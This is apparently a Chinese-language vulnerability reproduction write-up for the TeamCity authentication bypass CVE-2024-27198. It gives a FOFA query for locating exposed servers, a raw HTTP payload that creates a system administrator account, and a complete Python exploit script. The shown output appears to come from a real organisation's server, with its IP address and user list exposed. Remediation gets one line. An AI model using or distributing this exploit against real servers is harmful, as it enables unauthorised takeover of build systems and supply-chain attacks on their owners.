J3-1JetBrainsTeamCity-PermissionAC


漏洞描述：

JetBrains TeamCity发布新版本修复了两个高危漏洞**JetBrains TeamCity 身份验证绕过漏洞(CVE-2024-27198)**与JetBrains TeamCity 路径遍历漏洞(CVE-2024-27199)。未经身份验证的远程攻击者利用CVE-2024-27198可以绕过系统身份验证，创建管理员账户，完全控制所有TeamCity项目、构建、代理和构件，为攻击者执行供应链攻击。远程攻击者利用该漏洞能够绕过身份认证在系统上执行任意代码。

影响版本：

```
TeamCity < 2023.11.4
```

网站图片：



网络测绘：

fofa语法：


FOFA：body="Log in to TeamCity"

漏洞复现：

payload：

```
POST /pwned?jsp=/app/rest/users;.jsp HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/json
Accept-Encoding: gzip, deflate

{"username": "用户名", "password": "密码", "email": "test@mydomain.com", "roles": {"role": [{"roleId": "SYSTEM_ADMIN", "scope": "g"}]}}
```


效果图:
未授权创建管理员账户



```
POST /pwned?jsp=/app/rest/users;.jsp HTTP/1.1
Host: 158.160.19.40:8111
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
121.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/json
Accept-Encoding: gzip, deflate

{"username": "opouyu", "password": "test123", "email": "test@mydomain.com", "roles": {"role":
[{"roleId": "SYSTEM_ADMIN", "scope": "g"}]}}
```

```
HTTP/1.1 200
TeamCity-Node-Id: MAIN_SERVER
Cache-Control: no-store
Content-Type: application/xml;charset=ISO-
Content-Language: en-US
Date: Tue, 05 Mar 2024 10:51:14 GMT
Content-Length: 675

<?xml version="1.0" encoding="UTF-8" stanc
email="test@mydomain.com" href="/app/rest/
rest/users/id:44/properties"><property nam
><property name="plugin:vcs:anyVcs:anyVcsF
server.buildNumber" value="129203"/></prop
scope="g" href="/app/rest/users/id:44/role
count="1"><group key="ALL_USERS_GROUP" nam
key:ALL_USERS_GROUP" description="Contains
```

尝试登录



TeamCity 2023.11.4 (build 147586) has been released and can be installed automatically. View details on the Updates page.

Administration

Users

Find users: Filter Advanced search


+ Create user account **7** users

□	Username	Name	Email	Gro
□	admin	AD N/A	admin@finleo.ru	Vie
□	dev@finleo.ru	DE dev	dev@finleo.ru	Vie
□	h454nsec4140	H4 N/A	N/A	Vie
□	kamalov@finleo.ru	KD Kamalov Daniel	kamalov@finleo.ru	Vie
□	opouyu	OP N/A	test@mydomain.com	Vie
□	pm	PM N/A	support@finleo.ru	Vie
□	zoh80cgj	ZO N/A	N/A	Vie

利用python

```
import requests
import urllib3
import argparse
import re
urllib3.disable_warnings()

parser = argparse.ArgumentParser()
parser.add_argument("-t", "--target",required=True, help="Target TeamCity Server URL")
parser.add_argument("-u", "--username", required=True,help="Insert username for the new user")
parser.add_argument("-p", "--password",required=True, help="Insert password for the new user")
args = parser.parse_args()

vulnerable_endpoint = "/pwned?jsp=/app/rest/users;.jsp" # Attacker’s path to exploit CVE-2024-27198, please refer to the Rapid7's blogpost for more information

def check_version():
    response = requests.get(args.target+"/login.html", verify=False)
    repattern = r'<span class="vWord">Version</span>(.+?)</span>' # Regex pattern to extract the TeamCity version number
    try:
        version = re.findall(repattern, response.text)[0]
        print("[+] Version Found:", version)
    except:
        print("[-] Version not found")

def exploit():
    response = requests.get(args.target+vulnerable_endpoint, verify=False, timeout=10)
    http_code = response.status_code
    if http_code == 200:
        print("[+] Server vulnerable, returning HTTP", http_code) # HTTP 200 Status code is needed to confirm if the TeamCity Server is vulnerable to the auth bypass vul
        create_user = {
            "username": args.username,
            "password": args.password,
            "email": f"{args.username}@mydomain.com",
            "roles": {"role": [{"roleId": "SYSTEM_ADMIN", "scope": "g"}]}, # Given admin permissions to your new user, basically you can have complete control of this Te
        }
        headers = {"Content-Type": "application/json"}
        create_user = requests.post(args.target+vulnerable_endpoint, json=create_user, headers=headers, verify=False) # POST request to create the new user with admin pr
        if create_user.status_code == 200:
            print("[+] New user", args.username, "created succesfully! Go to", args.target+"/login.html to login with your new credentials :)")
        else:
            print("[-] Error while creating new user")

    else:
        print("[-] Probable not vulnerable, returning HTTP", http_code)

check_version()
exploit()
```

效果：


CVE-2024-27198.py
C: > Users > m1813 > Downloads > CVE-2024-27198.py > exploit
问题
输出
调试控制台
终端
端口

```
def check_version():
    try:
        version = re.findall(repattern, response.text)[0]
        print("[+] Version Found:", version)
    except:
        print("[-] Version not found")

def exploit():
    response = requests.get(args.target+vulnerable_endpoint, verify=False, timeout=10)
    http_code = response.status_code
    if http_code == 200:
        print("[+] Server vulnerable, returning HTTP", http_code) # HTTP 200 Status code is needed to confirm if the TeamCity Server
        create_user = {
            "username": args.username,
            "password": args.password,
            "email": f"{args.username}@mydomain.com",
            "roles": {"role": [{"roleId": "SYSTEM_ADMIN", "scope": "g"}]}, # Given admin permissions to your new user, basically you
        }
        headers = {"Content-Type": "application/json"}
        create_user = requests.post(args.target+vulnerable_endpoint, json=create_user, headers=headers, verify=False) # POST request
        if create_user.status_code == 200:
```

```
C:\Users\m1813\Downloads>
```

修复建议：

更新至最新系统